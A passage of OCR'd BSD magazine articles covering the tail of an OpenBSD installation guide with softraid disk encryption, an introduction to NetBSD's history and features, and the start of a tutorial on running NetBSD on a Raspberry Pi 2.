With all those appealing features, it is now time to proceed to the installation. Once the media boots, it gives the possibility to either update an existing installation, install a new one or drop into a shell.




Figure 1. Installation process.

a. Encrypting the disk

One of the reasons to drop into a shell is, for example, encrypting the disks via softraid.

The first step is to type fdisk -iy <device> which will reset the partition table data, the y flag is to avoid the interactive mode. Then disklabel -E <device> which will launch the interactive label editor to allow creating the partitions and their types. So type the command 'a' to create a new partition, which will ask the start offset, the size (can be set in term of megabytes, gigabytes ... as well ...). In our case, we need, at least, a swap partition, a normal BSD4.2 one and in the end the RAID type which will contain the encrypted partitions.

Last, we encrypt via the command bioctl -r <number of rounds, a good number is advised for example 8192> -c C -l <RAID device> softraid0 as below.

```
(I)nstall, (U)pgrade, (A)utoinstall or (S)hell? S
# fdisk -iy wd0
Writing MBR at offset 0.
# disklabel -E wd0
Label editor (enter '?' for help at any prompt)
> z
> a
partition: [a] a
offset: [64]
size: [20964761] 1024M
Rounding size to cylinder (16065 sectors): 2104451
FS type: [4.2BSD]
Rounding size to bsize (32 sectors): 2104448
> a
partition: [b]
offset: [2104512]
size: [18860313] 512M
Rounding size to cylinder (16065 sectors): 1044228
FS type: [swap]
> a
partition: [d]
offset: [3148740]
size: [17816085]
FS type: [4.2BSD] RAID
> p m
```

```
size: [18860313] 512M
Rounding size to cylinder (16065 sectors): 1044228
FS type: [swap]
> a
partition: [d]
offset: [3148740]
size: [17816085]
FS type: [4.2BSD] RAID
> p m
OpenBSD area: 64-20964825; size: 10236.7M; free: 0.0M
#                size           offset  fstype [fsize bsize  cpg]
  a:          1027.6M               64  4.2BSD   2048 16384    1
  b:           509.9M          2104512    swap
  c:         10240.0M                0  unused
  d:          8699.3M          3148740    RAID
> w
> q
No label changes.
# bioctl -r 8192 -c C -l /dev/wd0d softraid0
New passphrase:
Re-type passphrase:
sd0 at scsibus1 targ 1 lun 0: <OPENBSD, SR CRYPTO, 005> SCSI2 0/direct fixed
sd0: 8699MB, 512 bytes/sector, 17815557 sectors
softraid0: CRYPTO volume attached as sd0
#
```

Figure 2. Encription via command bioctl.

In order to come back to the normal installation process, we just need to type exit.

b. Direct installation

If you do not need to encrypt, you can directly type 'I' for the straight installation. The first step is to give all the basic information as follows:

- The keyboard layout.
- The hostname.
- The network.
- The root and eventually a normal account (It is advisable to create one).
- Which services to launch during the startup: ssh, X.

After all of this, it is time to format the disks. In this example, we do not choose the default partitioning but the custom layout. If you followed the disk encrypting step, we need to type 'm' to set the mount point, so after confirming the offset, then size, already set via disklabel, we can set to '/' then 'w' and 'q'. Then we need to set the encrypted disk (would be for example sd1), so when the install script asks if we want to install or set another disk, we just need to type its name.

Whether you chose to encrypt or not, the following step applies.

We need to set the partitions, let's say '/usr', '/home' ... '/var', '/tmp' eventually ... if you did not encrypt, you need to add a swap partition and a root one. With 'a', we add a partition, 'd' to delete one, 'm' to set a mounting point to a specific partition, 'z' to entirely delete the layout; in the end, 'w' to write this layout and 'q' to quit, which will effectively do the partitioning.

```
Disk: wd0       geometry: 1305/255/63 [20971520 Sectors]
Offset: 0       Signature: 0xAA55
            Starting         Ending         LBA Info:
 #: id      C   H   S -      C   H   S [       start:        size ]
-------------------------------------------------------------------------
 0: 00      0   0   0 -      0   0   0 [           0:           0 ] unused
 1: 00      0   0   0 -      0   0   0 [           0:           0 ] unused
 2: 00      0   0   0 -      0   0   0 [           0:           0 ] unused
*3: A6      0   1   2 -   1304 254  63 [          64:    20964761 ] OpenBSD
Use (W)hole disk, use the (O)penBSD area, or (E)dit the MBR? [OpenBSD] W
Setting OpenBSD MBR partition to whole wd0...done.
The auto-allocated layout for wd0 is:
#                size           offset  fstype [fsize bsize  cpg]
  a:           233.4M               64  4.2BSD   2048 16384    1 # /
  b:           386.9M           478112    swap
  c:         10240.0M                0  unused
  d:           365.5M           1270432  4.2BSD   2048 16384    1 # /tmp
  e:           470.9M           2018912  4.2BSD   2048 16384    1 # /var
  f:          1853.4M           2999744  4.2BSD   2048 16384    1 # /usr
  g:           604.0M           5157152  4.2BSD   2048 16384    1 # /usr/X11R6
  h:          2354.9M           6394240  4.2BSD   2048 16384    1 # /usr/local
  i:          1005.4M          11216992  4.2BSD   2048 16384    1 # /usr/src
  j:          1422.7M          13439808  4.2BSD   2048 16384    1 # /usr/obj
  k:          2251.5M          16353568  4.2BSD   2048 16384    1 # /home
Use (A)uto layout, (E)dit auto layout, or create (C)ustom layout? [a] C
```

Figure 3. Settimg the partitions.

OpenBSD

Once it is done, the installation proposes finally to get the signed packages from either the CD (if you downloaded install58.iso) or via ftp/http, which in this case you might need to provide a mirror manually but generally the install script is able to find a reasonably fast one.

```
start of the disk, NOT the start of the OpenBSD MBR partition.

Label editor (enter '?' for help at any prompt)
> p m
OpenBSD area: 64-17800020: size: 8691.4M: free: 8691.4M
#              size           offset  fstype [fsize bsize  cpg]
  c:         8699.0M                0  unused
> a
partition: [a]
offset: [64]
size: [17799956]
FS type: [4.2BSD]
mount point: [none] /usr
Rounding size to bsize (32 sectors): 17799936
> w
> q
No label changes.
/dev/rsd0a: 8691.4MB in 17799936 sectors of 512 bytes
43 cylinder groups of 202.47MB, 12958 blocks, 25984 inodes each
/dev/wd0a (2bb437e7f3292e0a.a) on /mnt type ffs (rw, asynchronous, local)
/dev/sd0a (9549480c2f39f9e.a) on /mnt/usr type ffs (rw, asynchronous, local, no
dev)

Let's install the sets!
Location of sets? (cd0 disk http or 'done') [http] cd0_
```

```
Pathname to the sets? (or 'done') [5.8/amd64]
[INSTALL.amd64 not found. Use sets found here anyway? [no]
Location of sets? (cd0 disk http or 'done') [http]
HTTP proxy URL? (e.g. 'http://proxy:8080', or 'none') [none]
HTTP Server? (hostname, list#, 'done' or '?') [ftp5.eu.openbsd.org]
Server directory? [ftp/pub/OpenBSD/5.8/amd64]

Select sets by entering a set name, a file name pattern or 'all'. De-select
sets by prepending a '-' to the set name, file name pattern or 'all'. Selected
sets are labelled '[X]'.
    [X] bsd           [X] base58.tgz    [X] game58.tgz    [X] xfont58.tgz
    [X] bsd.rd        [X] comp58.tgz    [X] xbase58.tgz   [X] xserv58.tgz
    [ ] bsd.mp        [X] man58.tgz     [X] xshare58.tgz
Set name(s)? (or 'abort' or 'done') [done]
Get/Verify SHA256.sig   100% |************************|  1889       00:00
Signature Verified
Get/Verify bsd          100% |************************|  9741 KB    00:06
Get/Verify bsd.rd       100% |************************|  7463 KB    00:11
Get/Verify base58.tgz   100% |************************| 54741 KB    00:58
Get/Verify comp58.tgz   100% |************************| 50665 KB    00:59
Get/Verify man58.tgz    100% |************************|  8780 KB    00:05
Get/Verify game58.tgz   100% |************************|  2724 KB    00:04
Get/Verify xbase58.tgz  100% |************************| 18635 KB    00:29
Get/Verify xshare58.tgz 100% |************************|  4383 KB    00:03
Get/Verify xfont58.tgz   14% |***                     |  5760 KB    00:23 ETA
```

```
Get/Verify xshare58.tgz 100% |************************|  4383 KB    00:03
Get/Verify xfont58.tgz  100% |************************| 39070 KB    01:07
Get/Verify xserv58.tgz  100% |************************| 19361 KB    00:34
Installing bsd          100% |************************|  9741 KB    00:00
Installing bsd.rd       100% |************************|  7463 KB    00:00
Installing base58.tgz   100% |************************| 54741 KB    00:13
Extracting etc.tgz      100% |************************|   109 KB    00:00
Installing comp58.tgz   100% |************************| 50665 KB    00:07
Installing man58.tgz    100% |************************|  8780 KB    00:02
Installing game58.tgz   100% |************************|  2724 KB    00:00
Installing xbase58.tgz  100% |************************| 18635 KB    00:03
Extracting xetc.tgz     100% |************************|  9157       00:00
Installing xshare58.tgz 100% |************************|  4383 KB    00:04
Installing xfont58.tgz  100% |************************| 39070 KB    00:03
Installing xserv58.tgz  100% |************************| 19361 KB    00:02
Location of sets? (cd0 disk http or 'done') [done]
Saving configuration files...done.
Making all device nodes...done.

CONGRATULATIONS! Your OpenBSD install has been successfully completed!
To boot the new system, enter 'reboot' at the command prompt.
When you login to your new system the first time, please read your mail
using the 'mail' command.

# reboot_
```

Generally, for a simple install, it takes about 10/15 minutes in total, despite its “spartan” user interface, the installation is, as you would realize, very effective.

Once rebooted, we have a fully functional OpenBSD system. However, in order to have the third party software available, you would need to set PKG_PATH environment variable to the closest mirror in the user's .profile file.

Figure 4. Providing the mirror.

```
# $OpenBSD: dot.profile,v 1.9 2010/12/13 12:54:31 millert Exp $
#
# sh/ksh initialization

PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin:/usr/local/sbin:/usr/local/bin
export PATH
: ${HOME='/root'}
export HOME
umask 022
PKG_PATH="ftp://ftp.heanet.ie/pub/OpenBSD/$(uname -r)/packages/$(machine -a)/"
export PKG_PATH

case "$-" in
*i*)    # interactive shell
        if [ -x /usr/bin/tset ]; then
                if [ X"$XTERM_VERSION" = X"" ]; then
                        eval `/usr/bin/tset -sQ '-munknown:?vt220' $TERM`
                else
                        eval `/usr/bin/tset -IsQ '-munknown:?vt220' $TERM`
                fi
        fi
        ;;
esac
~
/root/.profile: unmodified: line 1
```

Figure 5. Setting PKG_PATH environment

We now just have to type pkg_add <name of the package> for the installation. If the package has several “flavors” (ie with different options, for example, vim without X11 support, or with Python and Ruby support and so on ...), the list of these will be proposed. Usually, it is advised, for production use, to stick with release and binary packages, if necessary some errata fixes are provided (please consult the page http://www.openbsd.org/errata58.html for more information). However, if you prefer to have the last advanced features, you can either use the current snapshots provided regularly or compile the whole system from source; sources it is possible to get via CVS, the base source versioning on OpenBSD, for the source itself, xenocara (ie xorg with security fixes) and the ports.

4. Conclusion

As we saw, OpenBSD is able to be used as a daily driver, for business use and for personal use, as well.

OpenBSD has the reputation to contain excellent quality man pages, hence it is strongly recommended to consult them carefully, it is very informational. Hopefully, that gives you the taste to give it a try!

NetBSD Introduction

by Siju Oommen George

The objective of this article is to introduce the NetBSD operating system to people who are new to BSDs. The NetBSD project began as a result of frustration within the 386BSD developer community with the pace and direction of the operating system's development.

The four founders of the NetBSD project, Chris Demetriou, Theo de Raadt, Adam Glass, and Charles Hannum, felt that a more open development model would benefit the project: one centered on portable, clean and correct code. They aimed to produce a unified, multi-platform, production-quality, BSD-based operating system. The name "NetBSD" was suggested by de Raadt, based on the importance and growth of networks, such as the Internet at that time, the distributed and collaborative nature of its development.

Software Management

pkgsrc (package source) is a package management system for NetBSD. It was forked from the FreeBSD ports collection in 1997 as the primary package management system for NetBSD. Since then, it has evolved independently: in 1999, support for Solaris was added, later followed by support for other operating systems. DragonFlyBSD, from release 1.4 to 3.4, used pkgsrc as its official packaging system, now it uses its own native “dports”. MINIX 3 and the Dracolinux distribution both include pkgsrc in their main releases. Over 23 operating systems use pkgsrc as their package management system. “Portage” of Gentoo Linux & “Arch Build System” of Arch linux are examples of other package management systems akin to pkgsrc.

Portability

As the project's motto ("Of course it runs NetBSD") suggests, NetBSD has been ported to a large number of 32- and 64-bit architectures. These range from VAX minicomputers

Figure 1. VAX 11/785

to Pocket PC PDAs,




Figure 2. NetBSD/hpcmips 5.1 on CASSIOPEIA Palm-size PC

to toasters.

Figure 3. NetBSD Toaster with the TS-7200 ARM9 SBC

As of now, NetBSD supports 57 hardware platforms including IA-32, Alpha, PowerPC,S-PARC, Raspberry pi 2, SPARC64 and Zaurus. The kernel and userland for all these platforms are built from a central unified source-code tree managed by CVS.

Embedded Applications

Being one of the most portable OSs in the world (with Debian), many of the supported hardware platforms are suited for embedded applications. Among the more popular processor families for embedded systems are MIPS, PowerPC, ARM, Xscale and Super-H

SMP

NetBSD has supported SMP since the NetBSD 2.0 release in 2004. A scalable M2 thread scheduler was implemented, though the old 4.4BSD scheduler still remains the default but was modified to scale with SMP.

Threaded software interrupts were implemented to improve synchronization. The virtual memory system, memory allocator and trap handling were made MP safe. The file system framework, including the VFS and major file systems were modified to be MP safe. Since April 2008, the only subsystems running with a giant lock are the network protocols and most device drivers.

Security

NetBSD source tree is periodically analyzed by two separate code scanners to maintain and improve code quality: Coverity - a commercial code scanner, and Brainy - a private code scanner developed by a NetBSD developer.

Several security features are available in NetBSD, including IPsec - for both IPv4 and IPv6, a file integrity system (Veriexec), a kernel authorization framework (kauth(9)), exploit mitigation features (PaX), disk encryption (CGD), and a variety of other internal kernel bug detection features such as KMEM_REDZONE and KMEM_SIZE.

The NetBSD pkgsrc Security Team and package maintainers keep a list of known security vulnerabilities in packages which are (or have been) included in pkgsrc. The list is available from the NetBSD FTP site at:

http://ftp.NetBSD.org/pub/NetBSD/packages/vulns/pkg-vulnerabilities

Through audit-packages, this list can be downloaded automatically, and a security audit of all packages installed on a system can take place.

NetBSD comes with its own firewall NPF. NPF was primarily written by Mindaugas Rasiukevicius. NPF first appeared in the NetBSD 6.0 release in 2012. NPF is designed for high performance on SMP systems and for easy extensibility. It supports various forms of Network Address Translation (NAT), stateful packet inspection, tree and hash tables for IP sets, bytecode (BPF or n-code) for custom filter rules and other features. NPF has extension framework for supporting custom modules. Features such as packet logging, traffic normalization, random blocking are provided as NPF extensions.

Virtualization

The Xen virtual-machine monitor has been supported in NetBSD since release 3.0. Any number of "guest OSes" (DomU) virtualized computers, with or without specific Xen/DomU support, can be run in parallel with the appropriate hardware resources. NetBSD 6 as a Dom0 has been benchmarked comparably to Linux, with better performance than Linux in some tests.

NEC Europe Ltd. established the Network Laboratories in Heidelberg, Germany in 1997, as NEC's third research facility in Europe. The Heidelberg labs focus on software-oriented research and development for the next generation Internet.

User-space virtualization such as VirtualBox and QEMU are also supported on NetBSD.

NetBSD 5.0 introduced the rump kernel, an architecture to run drivers in user-space by emulating kernel-space calls. This anykernel architecture allows adding support of NetBSD drivers to other kernel architectures, ranging from exokernels to monolithic kernels

Storage

NetBSD includes many enterprise features, like iSCSI, a journaling filesystem, logical volume management and the ZFS filesystem. The WAPBL journaling filesystem, an extension of the BSD FFS filesystem, was contributed by Wasabi Systems in 2008. It also includes CHFS Flash memory filesystem, the first open source Flash-specific file system written for NetBSD. A variety of "foreign" disk filesystem formats are also supported in NetBSD, including FAT, NTFS, Linux ext2fs, Mac OS X UFS, RISC OS FileCore/ADFS, AmigaOS Fast File System, IRIX EFS and many more through FUSE. **Licensing**

All of the NetBSD kernel and most of the core userland source code is released under the terms of the BSD License (two, three, and four-clause variants). This essentially allows everyone to use, modify, redistribute or sell it as they wish, as long as they do not remove the copyright notice and license text (the four-clause variants also include terms relating to publicity material). Thus, the development of products based on NetBSD is possible without having to make modifications to the source code public. In contrast, the GPL, which does not apply to NetBSD, stipulates that changes to source code of a product must be released to the product recipient when products derived from those changes are released.

As for packages, the installed software licenses may be controlled by modifying the list of allowed licenses in the pkgsrc configuration file.

Research Usage

NASA Lewis Research Center - Satellite Networks and Architectures Branch use NetBSD almost exclusively in their investigation of TCP for use in satellite networks.

KAME project - A research group for implementing IPv6, IPsec and other recent TCP/IP related technologies into BSD UNIX kernels, under BSD license.

NetBSD

SAMS-II Project - Space Acceleration Measurement System II. NASA will be measuring the micro-gravity environment on the International Space Station using a distributed system, consisting of NetBSD.

Who uses NetBSD?

Arcapos point-of-sale terminals are known for their excellent user friendliness and extreme robustness. The (commercial) arcapos applications (point-of-sale, infokiosks) are 100 percent made in Switzerland. NetBSD is not only used as the operating system of choice for arcapos, but also has been extended by the arcapos team to be the best open-source platform available for point-of-sale and related applications.

CentreCOM WR54-ID by Allied Telesys, Co is a wavelan router based on NetBSD.

The Champaign-Urbana Community Wireless Network releases an open source wireless system based on NetBSD.

fdgw is a one floppy version of NetBSD/i386. It can run on old machines without HDD. You can use it as a small router, natbox or ADSL router. It is a minimal operating system.

g4u is a NetBSD-based boot floppy/CD-ROM that allows easy cloning of PC hard disks to deploy a common setup on a number of PCs using FTP.

Precedence Technologies (a UK-based company) offers thin-client software (ThinIT) and accompanying hardware based on NetBSD. ThinIT provides access to Microsoft RDP, Citrix ICA, web-browsing, DVD playback, video streaming, ssh and VNC hardware all in a centrally-managed way with a tiny footprint. NetManager is a general-purpose modular firewall, email, web, VPN and proxy server based on NetBSD with easy-to-use web-based management. It also offers web-based central management of ThinIT.

The Operating System made by **QNX Software Systems Ltd.** uses several components of the NetBSD System.

Dynarc makes a series of routers for optical IP networks. The base for their software is NetBSD (mostly kernel).

endgadget's palm-sized NEC UNIVERGE WNX Server measures only 3.79 x 2.57 x 2 inches (96.4 x 65.4 x 50.7mm), and can easily be considered palm-sized. It runs NetBSD, features video in/out, audio in/out, 100Base-TX ethernet, two CF card slots, and offers a battery life of three hours. NEC intends the server to be used as a sort of mobile gateway for connecting your phone to video cameras in an office, for example.

BMF CORPORATION produces EZF-1500E, a development kit for embedded finger print systems. The kit includes an ARM9 based board and a development environment based on NetBSD 1.6. Also, source code of the finger print sensor driver, a finger print matching engine library and sample programs, and circuit diagrams are available.

Dell Networking OS 9 is powered by NetBSD. The NetBSD kernel provides a stable operating system and performs efficient resource management via the HAL architecture, allowing it to deliver superior levels of concurrency, memory allocation and process scheduling. All other applications run as independent and modular processes in their own protected memory space.

There are many more to all the lists but are not included due to possible space constraint.

If you would like to try this Operating System you can start reading the documentation from

http://www.netbsd.org/docs/guide/en/netbsd.html

Support for the Operating System can be requested from netbsd-users and pkgsrc-users. Directions to join the mailing lists are provided in the pages

http://www.netbsd.org/mailinglists/

http://www.netbsd.org/mailinglists/#descriptions-of-mailing-lists

For mailing list archives you may go to http://marc.info/

About the Author:

Siju Oommen George, CISO&CE,

BroadTech IT Solutions

LinkedIn group: AllSec Group
https://www.linkedin.com/groups/8244677

Webpage: BroadTech http://www.broadtech-innovations.com/

NetBSD on Your Raspberry PI 2

by Carlos Neira

If you haven't heard of this mini computer, well you are in for a surprise. The Raspberry Pi 2 Model B is the second generation Raspberry Pi A. The Raspberry PI 2 is the size of a credit card and comes with ARM v7 Cortex running at 900 Mhz with 1GB of RAM. That means you could install these operating systems on it: NetBSD, FreeBSD, RISC OS, Plan9, AROS, Linux and Windows 10 IoT Core.

The current specs for this machine are:

- A 900MHz quad-core ARM Cortex-A7 CPU
- 1GB RAM

Like the (Pi 1) Model B+, it also has:

- 4 USB ports
- 40 GPIO pins
- Full HDMI port
- Ethernet port
- Combined 3.5mm audio jack and composite video
- Camera interface (CSI)
- Display interface (DSI)
- Micro SD card slot
- VideoCore IV 3D graphics core

All that for a price of around $35 USD, not bad. This machine has become a really popular platform, according to Wikipedia:

“As of 8 June 2015, about five to six million Raspberry Pis have been sold. While already the fastest selling British personal computer, it has also shipped the second largest number of units behind the Amstrad PCW, the "Personal Computer Word-processor", which sold eight million.” (https://en.wikipedia.org/wiki/Raspberry_Pi)

What is NetBSD?

Acording to the official website https://www.netbsd.org/ :

“NetBSD is a free, fast, secure, and highly portable Unix-like Open Source operating system. It is available for many platforms, from 64-bit x86 servers and PC desktop systems to embedded ARM and MIPS based devices. Its clean design and advanced features make it excellent in both production and research environments, and it is user-supported with complete source. Many applications are easily available through pkgsrc, the NetBSD Packages Collection.”

Why choose NetBSD for your Raspberry PI?

Here are a couple of reasons http://www.luke.maurits.id.au/writing/why-i-use-netbsd.html

My reasons were mostly that all is working on RPI 2, and it’s a BSD system that is more familiar to my running on my RPI 2.

What is working on NetBSD 7?

- multi-user boot with root on SD card
- serial or graphics console (with EDID query / parsing)
- DMA controller driver and SDHC (4) support
- Audio: works. man page missing
- I²C: works, could use enhancements, man page
- GPIO
- RNG
- SPI: could use enhancements, man page
- GPU (VCHIQ) - 3D and video decode. man page missing

Installing NetBSD in the Raspberry Pi 2

This is really straightforward, you just need to follow these steps:

1. Flash your SD card with a NetBSD image

The Raspberry Pi port is still not part of the stable release, we will have to run NetBSD-current. Pre-built images can be downloaded here.

Let's fetch an image, and create the bootable media using this image.

http://nyftp.netbsd.org/pub/NetBSD-daily/HEAD/201511111600Z/evbarm-earmv7hf/binary/gzimg/armv7.img.gz

According to the NetBSD wiki, these images are optimized for the Raspberry PI 2.

https://wiki.netbsd.org/ports/evbarm/raspberry_pi/

Now let's write the image to the SD Card.

For example, in FreeBSD, you will need to do this to write the image to your SD Card:

```
# w g e t
http://nyftp.netbsd.org/pub/NetBSD-daily/HEAD/201511111600Z/evbarm-earmv7hf/binary/gzimg/armv7.img.gz

# g u n z i p  a r m v 7 . i m g . g z
#dd if=armv7.img of=/dev/da0 bs=4M
```

Now, put the SD card on your Raspberry PI2 and boot and you should see the usual NetBSD boot process messages.

```
etBSD 7.99.21 (RPI2.201511111600Z) #0: Wed Nov 11 18:00:11 UTC 2015
        builds@b48.netbsd.org:/home/builds/ab/HEAD/evbarm-earmv7hf/201511111600Z-obj/home/source/ab/HEAD/src/sys/arch/evbar
m/compile/RPI2
otal memory = 944 MB
vail memory = 925 MB
ysctl_createv: sysctl_create(machine_arch) returned 17
imecounter: Timecounters tick every 10.000 msec
ainbus0 (root)
pu0 at mainbus0 core 0: 600 MHz Cortex-A7 r0p5 (Cortex V7A core)
pu0: DC enabled IC enabled WB disabled EABT branch prediction enabled
pu0: sctlr: 0xc51c7d
pu0: actlr: 0x6040
pu0: revidr: 0
pu0: mpidr: 0x80000f00
pu0: isar: [0]=0x2101110 [1]=0x13112111 [2]=0x21232041 [3]=0x11112131, [4]=0x10011142, [5]=0
pu0: mmfr: [0]=0x10101105 [1]=0x40000000 [2]=0x1240000 [3]=0x2102211
pu0: pfr: [0]=0x1131 [1]=0x11011
pu0: 32KB/32B 2-way L1 VIPT Instruction cache
pu0: 32KB/64B 4-way write-back-locking-C L1 PIPT Data cache
pu0: 512KB/64B 8-way write-through L2 PIPT Unified cache
```

Figure 1. NetBSD boot process messages.

Just login as root in this image, it does not have a password, so it is better to assign one.

Now type to change your password.

```
#passwd
```

Let's add a user and incorporate him/her into the wheel group

```
#useradd -m -G wheel <username>
```

Now set a password for this user

```
#passwd username
```

Keeping time synchronized

As the Raspberry Pi does not include a hardware clock on board, we will need to use NTP to keep the time synchronized. First locate your timezone in /usr/share/zoneinfo and symlink it to /etc/localtime.

For example, I'm located in Chile Continental, so I need to symlink the Continental timezone under the Chile timezone folder

```
ln -fs /usr/share/zoneinfo/Chile/Continental  /etc/localtime
```

After adding the ntpdate directive in rc.conf:

Add this line to /etc/rc.conf to make the ntpdate service start at boot. Using echo is faster.

```
echo "ntpdate=YES" >> /etc/rc.conf
```

Now start ntpdate manually because if we don't setup our date and time properly, programs like make will not work properly.

```
/etc/rc.d/ntpdate start
```

Installing software using pkgsrc

To fetch and unpack the pkgsrc current branch, execute on your RPI2 (Raspberry PI2):

```
# ftp ftp://ftp.NetBSD.org/pub/pkgsrc/current/pkgsrc.tar.gz
# tar vxfz pkgsrc.tar.gz -C /usr
```

If your transfer fails for any reason, just resume it from where you left it. Pass the -R flag (resume) to the ftp program.

```
# ftp -R ftp://ftp.NetBSD.org/pub/pkgsrc/current/pkgsrc.tar.gz
```

Now to start building, we need to go to the folder of the application we need to build and type:

make install

If you want to create a binary package so you could distribute to your friends and save them valuable time (as building a package takes time, hours actually, depending on the package. We are on a raspberry pi remember?), just use the package option when building.

```
# make install package
```

The packages are created in /usr/pkgsrc/packages/All ready for you and handy to make a reinstall/install on multiple raspberry pies or share with your mates.

Also, if you could check in here, if there is a package you need and will save you some time from compiling it yourself.

ftp://ftp.netbsd.org/pub/pkgsrc/packages/NetBSD/earmv7hf/7.0_2015Q3/All

In your shell as root, type the following:

```
# export PKG_PATH=ftp://ftp.netbsd.org/pub/pkgsrc/packages/NetBSD/earmv7hf/7.0_2015Q3/All
```

Add this line to your ~/.profile.

Now you could start installing, for example, the rsync package.

pkg_add -v rsync

Moving / from SD to USB drive

Every time there is a write on our SD Card, its life shortens, so it is better to move all our / partition to a more trusty device, in this case a USB disk drive (I'm using a 16GB thumb drive that does not consume extra juice from my RPI2).
The USB drives are usually designated as sd0.

```
sd0 at scsibus0 target 0 lun 0: <Kingston, DataTraveler 108, PMAP> disk removable
sd0: 14883 MB, 3735 cyl, 255 head, 32 sec, 512 bytes/sect x 30481152 sectors
boot device: sd0
root on sd0c dumps on sd0b
sd0 at scsibus0 target 0 lun 0: <Kingston, DataTraveler 108, PMAP> disk removable
sd0: 14883 MB, 3735 cyl, 255 head, 32 sec, 512 bytes/sect x 30481152 sectors
boot device: sd0
root on sd0c dumps on sd0b
armv7$
```

THIS WILL ERASE ALL YOUR DATA. As root, execute:

 # fdisk -u /dev/rsd0d

choose sysid for NetBSD is 169, just hit enter on the rest.

```
# disklabel -i -I sd0
partition> i
Filesystem type [?] [MSDOS]: 4.2BSD
Start offset ('x' to start after partition 'x') [0c, 0s, 0M]: [RETURN]
Partition size ('$' for all remaining) [61260c, 15682559s, 7657.5M]: $
partition> W
Label disk [n]? y
Label written
partition> Q
```

Finally, create the new filesystem.

 # newfs /dev/rsd0i

Modify your /etc/fstab, comment or erase the ld0a (SD card) entry and add your USB drive partition as /

```
# NetBSD /etc/fstab
# See /usr/share/examples/fstab/ for more examples.
#/dev/ld0a      /           ffs     rw,noatime      1 1
/dev/sd0i       /           ffs     rw,noatime      1 1
/dev/ld0b       none        swap    sw      0 0
/dev/ld0e       /boot       msdos   rw      1 1
kernfs          /kern       kernfs  rw
ptyfs           /dev/pts    ptyfs   rw
procfs          /proc       procfs  rw
tmpfs           /var/shm    tmpfs   rw,-m1777,-sram%25
```

Now we need to copy our / contents to the new /. Mount the USB drive partition to /mnt to start replicating the files.

 # mount -t ffs /dev/sd0i /mnt

Now let's copy the files

 # rsync -axv / /mnt

When rsync finishes, we finally need to modify **/boot/cmdline.txt** file to point to our new / partition

```
#root=ld0a console=fb
root=sd0i console=fb
#fb=1280x1024       # to select a mode, otherwise try EDID
#fb=disable         # to disable fb completely
```

Now reboot

 # reboot

Saving time cross compiling

A lot of software is available through pkgsrc, so let's start building it.
For example, as root, type:

 # cd /usr/pkgsrc/<some category>/<some application> && make package

Now, if you are compiling this on your PI 2, take a walk, read a book, go to sleep, etc. Some packages will take some time, even days! Now, let's save some time and learn about cross-compiling.
A cross-compiler emits code for a platform that is different than the one that the compiler is actually running.
For this we need a more powerful machine that we could use to build our packages much faster than the PI. The machine that will build the packages for the PI will need to be running NetBSD, in this case NetBSD 7.0_RC3, you need to run the same NetBSD version on your RPI2 and your cross building host for this to work.

The procedure is really straightforward, most instructions are in here:
http://ftp.netbsd.org/pub/pkgsrc/current/pkgsrc/doc/HOWTO-use-crosscompile

We will follow this but we will modify the steps a little.

First things first, to build a cross-compiler able to produce ARM v7 code, we need to build it, so let's fetch the NetBSD source code.(https://www.netbsd.org/docs/guide/en/chap-fetch.html).
